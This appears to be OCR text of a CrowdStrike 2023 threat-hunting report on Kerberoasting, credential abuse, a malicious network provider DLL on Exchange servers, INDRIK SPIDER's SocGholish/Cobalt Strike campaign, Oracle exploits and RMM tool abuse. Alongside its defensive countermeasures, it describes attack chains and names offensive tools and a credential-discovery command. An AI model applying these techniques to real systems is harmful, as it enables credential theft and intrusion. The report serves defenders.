Table 1. Top five tools Falcon OverWatch observed adversaries use for Kerberoasting attacks, July 2022 to June 2023

© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

Falcon OverWatch increasingly sees adversaries using Kerberoasting to gain a greater foothold within Windows environments and escalate privileges. Defenders should investigate for signs of this activity to help identify protocol weaknesses and weak or compromised accounts, and find opportunities to improve detections.

The following recommendations will allow hunters to identify or mitigate this type of attack within their environment:

Interrogate Windows Event logs.

Both Security Event ID 4769 (Kerberos Service Ticket Request) and Event ID 4771 (Kerberos Pre-Authentication Failure) can indicate that Kerberoasting is taking place, especially when seen in large volumes over a short time period. Security Event ID 4769 should be filtered to look for Ticket Encryption Type 0x17 and 0x18, which indicate a weak RC4 cipher has been used that is prone to being cracked.

Filter for Kerberos network traffic that has RC4 encryption.

Adversaries usually opt to exploit RC4 because it is insecure. RC4 replies can be indicative of an adversary attempting to request service tickets using this type of encryption. Defenders should disable RC4 where possible, as it is vulnerable to attack — and where possible, AES Kerberos encryption should be enabled.

Audit activity for accounts that are likely targets for Kerberoasting.

This can be done by reviewing the Active Directory settings to see which service accounts have SPNs registered to them.

Ensure service account passwords are complex.

This will make them more resistant to password cracking attempts. Ensuring unique passwords are used for each service account will prevent one compromise from affecting multiple accounts.

Take offensive action.

Consider implementing a honey token approach to detect the use of service accounts with SPNs that have been deployed with weak passwords.

© 2023 CrowdStrike, Inc. All rights reserved.

BEYOND USERNAMES AND PASSWORDS

When discussing identity threats, it is important to distinguish different ways an entity can be identified and authenticated to a system. Though the majority of interactive intrusions observed by Falcon OverWatch involve abuse of valid accounts[7] — which in most instances presents as username and password combinations — intrusions often leverage other factors of authentication and identifying material. Some of the most common methods of identification and authentication are shown in Figure 7.




Figure 7. Commonly observed methods of identification and authentication

Some less traditional means of identity abuse include the following:

- Attempts to gather secret keys and other credential materials via cloud instance metadata APIs, which rose by 160% year over year
- Exploitation of weaknesses in Kerberos security to steal or forge authentication material, which rose by 410% year over year (the specific sub-technique of Kerberoasting rose by 583% year over year)
- Pass-the-Hash attacks, which rose by 200% year over year
- Abuse of Active Directory Certificate Services (AD CS), which was seen in the 2023 reporting period but not the 2022 reporting period

7 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1078/.

© 2023 CrowdStrike, Inc. All rights reserved.

This targeting of identity and authentication material showcases that valid accounts are highly prized by adversaries. Over the past year, 62% of all interactive intrusions used valid accounts. Adversaries do not stop there — 26% of all intrusions involved attempts to dump credentials,[8] and 11% involved attempts to target unsecured credentials.[9] All of this can facilitate access to sensitive data or support privilege escalation or lateral movement. Falcon OverWatch also observed adversaries targeting credentials in password stores,[10] capturing user input[11] and modifying the authentication process[12] itself.

Threat actors are also seeking new and novel tactics in operations aimed at gaining credentials for cloud environments. In November 2022, a victim organization in a CrowdStrike Services case accidentally published its cloud service provider root account's access key credentials to GitHub. Within seconds, automated scanners and multiple threat actors attempted to use the compromised credentials. The speed with which this abuse was initiated suggests that multiple threat actors — in efforts to target cloud environments — maintain automated tooling to monitor services such as GitHub for leaked cloud credentials.

Defenders may wonder how else adversaries are obtaining these valid login details. Interestingly, only 14% of intrusions where valid accounts were used also involved a brute-force[13] attack. Of the remaining 86% of intrusions involving a valid account, over half originated from a system external to the organization. This suggests these accounts were likely obtained through credential harvesting, password reuse, phishing, an insider threat, or session hijacking, or they were purchased from an initial access broker.

Defensive Countermeasures



Audit your user accounts.

A key step for defenders in identifying identity-based risks in their organization is auditing the vast array of different user accounts that may be available to an adversary and ensuring that these implement the principle of least privilege and role-based access control.



Leverage the right tools and processes to secure your identities.

When it comes to stopping identity threats in their tracks, two key tools at an organization's disposal are implementing a Zero Trust[14] model and implementing proactive and continuous hunting across identity for anomalous user behavior.

8 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1003/.
9 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1552/.
10 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1555/.
11 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1056/.
12 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1556/.
13 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1110/.
14 For more information, see https://www.crowdstrike.com/resources/white-papers/streamline-your-zero-trust-journey/.

© 2023 CrowdStrike, Inc. All rights reserved.



SPOTLIGHT: FALCON OVERWATCH IDENTIFIES MISSING MITRE IDENTITY TECHNIQUE

Falcon OverWatch analyzes and records its interactive intrusion data using MITRE ATT&CK as an organizing framework. In the process of examining intrusion activity, analysts occasionally discover new techniques and sub-techniques not accounted for by the framework. Falcon OverWatch recently recommended to MITRE the creation of a new sub-technique called "Network Provider DLL" under the technique "Modify Authentication Process." The new sub-technique was accepted and included in ATT&CK v13 under ID T1556.008.[15]

A network provider DLL enables the Windows operating system to communicate with other types of networks by providing support for different networking protocols. Because some protocols may involve authentication, a network provider DLL can also function as a credential manager. When serving as a credential manager, whenever a login or password change has occurred, registered network provider DLLs are notified and the username and password involved are sent as part of this notification.

Over the past year, Falcon OverWatch observed malicious network provider DLLs being abused to harvest usernames and passwords by writing these to disk for exfiltration. In multiple intrusions where Modify Authentication Process: Network Provider DLL was leveraged, an adversary was observed conducting intrusions against Microsoft Exchange servers. This specific activity has been observed since at least March 2022, with increasing operational tempo into late 2022. This coincides with proof-of-concept code that was publicly released for two vulnerabilities: CVE-2022-41040 and CVE-2022-41082 (collectively, these are commonly referred to as ProxyNotShell).

The unidentified adversary attempted to deploy a malicious network provider DLL onto Exchange systems designed to harvest credentials. This malicious network provider DLL masqueraded as the LSASS using the name `lsass.dll` – the entire process is detailed in Figure 8. What makes these intrusions notable is that if successfully deployed on an Exchange server, the malicious DLL can be leveraged to access a large number of usernames, emails and passwords without the need to touch LSASS or dump the system SAM hive, both of which are often highly monitored by security tools. This sub-technique does not need to be deployed to an Exchange server, and credentials can still be harvested using this technique on other Windows systems such as user workstations.

15 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1556/008/.

© 2023 CrowdStrike, Inc. All rights reserved.




Figure 8. Overarching attack chain of adversary intrusion

© 2023 CrowdStrike, Inc. All rights reserved.

Left of Theft: Themes of Early-Stage eCrime

In recent years, eCrime tradecraft has been one of the most dynamic aspects of the threat landscape. Adversaries in the eCrime ecosystem are making advances in their speed, efficacy and organization, resulting in tangible differences in the scale and sophistication of activity we defenders face.

The most notable change in the past year was the increase in instances of data theft and extortion without the use of ransomware — a trend the CrowdStrike 2023 Global Threat Report revealed grew by 20% year over year in 2022. This development is the latest demonstration of the business acumen of today's eCrime adversaries and their ability to continually optimize their operations.

Although the impact of eCrime operations is often what grabs headlines, what happens before extortion is what matters most when it comes to proactive defense. Falcon OverWatch examines threat activity from a distinctly defensive vantage point. Rather than focusing retrospectively on the impact of intrusions, threat hunters focus on the patterns of activity that provide the earliest possible signal of intrusion. Looking back over the past year, Falcon OverWatch hunters uncovered both unexpected and expected trends emerging across interactive eCrime intrusions.

One development observed by Falcon OverWatch this year is a shift in follow-on behaviors from INDRIK SPIDER. Falcon OverWatch saw several instances of otherwise opportunistic initial access activity evolve into more tailored follow-on attack patterns once the threat actor identified that they had caught a lucrative victim in their widely cast net.

This year's anticipated trends involve the abuse of tried-and-true methods to access and navigate victim environments. These methods include exploitation of vulnerabilities and the use of RMM tools.



Key Facts and Figures at a Glance:

312%

INCREASE IN ADVERSARY USE OF RMM TOOLS YEAR OVER YEAR

147%

INCREASE IN ACCESS BROKER ADVERTISEMENTS IN CRIMINAL OR UNDERGROUND COMMUNITIES[16]

20+%

OF ALL INTERACTIVE INTRUSIONS INVOLVED EXPLOITATION OF PUBLIC-FACING APPLICATIONS[17]

16 For more information on how to gain visibility into cybercrime activities, see the CrowdStrike Falcon® Intelligence Recon webpage.

17 For more information on how to protect your external attack surface, see the CrowdStrike Falcon® Surface webpage.

© 2023 CrowdStrike, Inc. All rights reserved.

INDRIK SPIDER BRINGS THE TAILORED EXPERIENCE TO OPPORTUNISTIC ECRIME

This year, Falcon OverWatch observed numerous intrusions in which adversaries appeared to cast a wide net across multiple regions and verticals for initial access, then tailored their follow-on tactics, techniques and procedures (TTPs) upon discovering they hit a high-value target.

Over the past year, INDRIK SPIDER was at the forefront of this trend, tailoring their operations based on characteristics of the compromised host and the victim organization. In multiple intrusions, INDRIK SPIDER took a multi-phased approach, beginning with the use of the SocGholish tool to opportunistically find victims. This was followed by the use of a malicious JavaScript file that runs discovery commands — in particular, these commands look to see whether the victim host is domain-joined. Upon discovering domain-joined hosts, INDRIK SPIDER transitioned from scripted to interactive activity. In further evidence that the interactive follow-on activity was tailored to the victim organization, Falcon OverWatch discovered that the malicious DLLs deployed to the target victims were environmentally keyed with each targeted organization's domain name.

Phase One: Cast a Wide Net with SocGholish

In this ongoing campaign, users who visit a compromised or malicious website with the SocGholish script are served a malicious pop-up, and social engineering and masquerading techniques are used to trick the user into downloading, extracting and executing a JavaScript file known as a Fake Browser Update (FBU). Examples of these FBUs include `Update.js`, `Chrome.Update.xxxxxx.js` and `Edge.js`.

Upon execution,[18] the FBU conducts multiple scripted[19] discovery activities before relaying the data over C2 infrastructure and evaluating the response it receives.

The FBU script delivered by SocGholish retrieves information via various discovery[20] techniques and exfiltrates[21] this data so that follow-on activity can be executed depending on the response.

18 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1204/002/.

19 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1059/.

20 For more information on this technique, see the MITRE website: https://attack.mitre.org/tactics/TA0007/.

21 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1020/.

© 2023 CrowdStrike, Inc. All rights reserved.

Phase Two: Identify Victims of Interest

The follow-on behavior appeared to be determined by whether or not the affected host was domain-joined — information that was gathered during the initial stages of the intrusion. In some instances, Falcon OverWatch observed a NetSupport RAT payload being deployed for remote administration. In other cases, compromised hosts received a DLL containing a BlisterLoader-packed Cobalt Strike implant.

When NetSupport RAT installation occurred, it was installed almost instantly. This indicates the adversary used a set of predefined conditions to determine whether to deploy NetSupport RAT. To deploy NetSupport RAT, execution of a PowerShell download cradle occurs to retrieve and execute a script masquerading as an SVG image file. The masqueraded script downloads the RAT, sets persistence via the registry run key[22] for the current user and executes the RAT using Windows Management Instrumentation (WMI).

Phase Three: Go Hands-On

In the SocGholish-based intrusions that leveraged a BlisterLoader-packed Cobalt Strike implant, Falcon OverWatch observed a distinct delay between initial access and automated discovery actions, and observed follow-on activity. This delay is likely due to the transition from automated malicious activity to hands-on-keyboard activity. Falcon OverWatch found that the packed DLLs were environmentally keyed[23] with each targeted organization's domain name, leading Falcon OverWatch to conclude this activity was tailored to the victim. The environmental keying allowed the resulting payload to be unpacked and executed only in the correct environment.

Written DLLs containing the packed Cobalt Strike implant were also named after the compromised organization in which they were executed or were otherwise found to be masquerading under the name of a third-party security company in instances where persistence was established.

During this phase of the intrusions, the threat actor also conducted further discovery activity — including enumerating domain trusts[24] and domain controllers and attempting credential access using the `cmdkey /list` command. Further commands and scripts were also run that directed their output to temporary files for later exfiltration.

CrowdStrike Intelligence subsequently attributed this BlisterLoader-packed Cobalt Strike implant to INDRIK SPIDER. Other activity observed during INDRIK SPIDER SocGholish-based intrusions included credential access using SharpChromium, Kerberoasting using Rubeus and SharpRoast, and attempts to block event tracing for Windows to evade defenses.



What Is Environmental Keying?

Environmental keying prevents malicious binaries from executing their intended payload unless they are executing within a target environment. This is commonly used in targeted intrusions to hinder attempts to reverse engineer, sandbox or detect with antivirus (AV) products and hide the tactics and techniques leveraged by the malicious binary.


One method of environmental keying noted during INDRIK SPIDER-related intrusions is the use of BlisterLoader, which checks for a system's Active Directory domain name upon executing and immediately terminates if the hash does not match a hardcoded value.

22 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1547/001/.

23 For more information on this sub-technique, see the MITRE website: https://attack.mitre.org/techniques/T1480/001/.

24 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1482/.

© 2023 CrowdStrike, Inc. All rights reserved.



ACCESS BROKERS ABUSE VULNERABILITIES FOR INITIAL ACCESS

Exploitation of public-facing applications is another common theme across both eCrime and targeted intrusion activity this year, observed in over 20% of all interactive intrusions.[25] Vulnerabilities in various productivity applications are at the center of this activity. In many cases, vulnerabilities were patched at the time of exploitation, but those patches had not been applied to the affected services.

Productivity applications often sit on the edge of an organization's infrastructure and can be missed when security controls are enforced across the rest of the environment. Without an external attack surface management (EASM) solution,[26] defenders can easily lose track of just how many applications and services are exposed externally — increasing the risk of exposure to a vulnerability or chain of vulnerabilities. Given the scale at which vulnerabilities are disclosed, it is unsurprising that many organizations struggle to keep up with timely remediation. For this reason, defenders need to look beyond the Common Vulnerabilities and Exposures (CVEs) and ensure post-exploitation activity can be quickly identified and effectively controlled. The ability to readily identify malicious follow-on activity within an environment is also an effective control against unpatched or undisclosed vulnerabilities.

Since early 2023, a series of compromises involving Oracle WebLogic Server (WLS) were associated with Java Network Discovery Interface (JNDI) injection via CVE-2023-21839. This activity aligned with either opportunistic eCrime activity using a publicly available exploit or an independently developed exploit variant associated with suspected China-nexus targeted intrusion activity. This variant was observed in historic WLS activity targeting a different vulnerable Java object than those publicly known. Based on these observations, CrowdStrike Intelligence assesses that a variation of CVE-2023-21839 WLS instances has been repeatedly exploited in the wild since late February 2023.

25 For more information on this technique, see the MITRE website: https://attack.mitre.org/techniques/T1190/.

26 For more information, see https://www.crowdstrike.com/products/security-and-it-operations/falcon-surface/.

© 2023 CrowdStrike, Inc. All rights reserved.




Figure 9. JNDI injection to achieve remote code execution (RCE) via CVE-2023-21839

Another Oracle exploit — abusing an arbitrary file overwrite vulnerability impacting E-Business Suite (CVE-2022-21587) — was also repeatedly observed during early 2023. This included suspected CVE-2023-21839 exploitation by the notorious access broker PROPHET SPIDER, the most prolific eCrime adversary exploiting public-facing web applications this past year.[27]

Access brokers share some operational commonalities with state-nexus threat actors: gaining initial access to an organization through exploitation, attempting to remain hidden from traditional detection systems and establishing persistent access to an organization until follow-on activity occurs.

Access brokers sell their established access to a variety of clientele. This has a dual impact on the eCrime ecosystem. First, it lowers the barrier to entry for individuals looking to conduct criminal operations. Second, it allows for established adversaries to focus their efforts on honing their post-exploitation tradecraft to achieve their malicious objectives more efficiently.

In the past year, there has been a 147% increase in access broker advertisements in criminal or underground communities. This stark increase in supply of compromised credentials is likely indicative of growing demand from adversaries looking to buy these credentials for follow-on activity.

27 For more information on access broker activity, see https://www.crowdstrike.com/blog/access-brokers-targets-and-worth/.

© 2023 CrowdStrike, Inc. All rights reserved.



Defensive Countermeasures

Prioritize identity protection.

With identity becoming the new perimeter that adversaries exploit, defenders must adapt their security measures accordingly to stay ahead of threats and counteract tactics for gaining initial access.

Stay on top of patching and updates.

Ensure that all systems, software and applications are up-to-date with the latest patches. "Low-hanging fruit" vulnerabilities are a common entry point for initial access brokers.

Hunt for follow-on behaviors.

While the vulnerability landscape changes daily, the post-exploitation actions an adversary takes in achieving their objectives are much less dynamic. Continuous hunting for known patterns of adversary behavior — such as logging in from new locations, accessing resources outside of normal operating hours and access-denied events — is an effective way to identify the abuse of both known and unknown vulnerabilities.


Implement multifactor authentication (MFA) wherever possible.

MFA provides an added layer of security that can prevent account compromise, even in the event of credential compromise.

Leverage up-to-date threat intelligence.

Stay informed about the latest adversarial tradecraft as it relates to initial access brokers to better understand their TTPs.

© 2023 CrowdStrike, Inc. All rights reserved.



REMOTE MONITORING AND MANAGEMENT TOOLS

RMM tools allow information technology (IT) administrators to remotely support workstation and server endpoints. However, these packages are commonly abused by adversaries seeking to gain and maintain a C2 channel into a victim's environment.

This past year, Falcon OverWatch observed RMM tools used in approximately 14% of all intrusions, and the volume of intrusions where RMM tools were leveraged by threat actors increased by 312% year over year. Figure 10 highlights the top 10 RMM tools abused by threat actors and the relative change in their use from last year's reporting period to this year's.

The top tool used this past year by a large margin was AnyDesk. In intrusions where AnyDesk was observed, eCrime activity comprised 73% of the intrusions, targeted activity comprised 4% of intrusions and unattributed activity made up the remaining 23%. ScreenConnect and Atera Agent were also routinely used by eCrime threat actors.

Falcon OverWatch frequently observed multiple RMM tools in individual intrusions perpetrated by eCrime actors, indicating eCrime actors are inclined to quickly swap tools to achieve their desired outcomes. The threat actors benefit from ease of use and lack of required effort compared to developing their own custom tools.

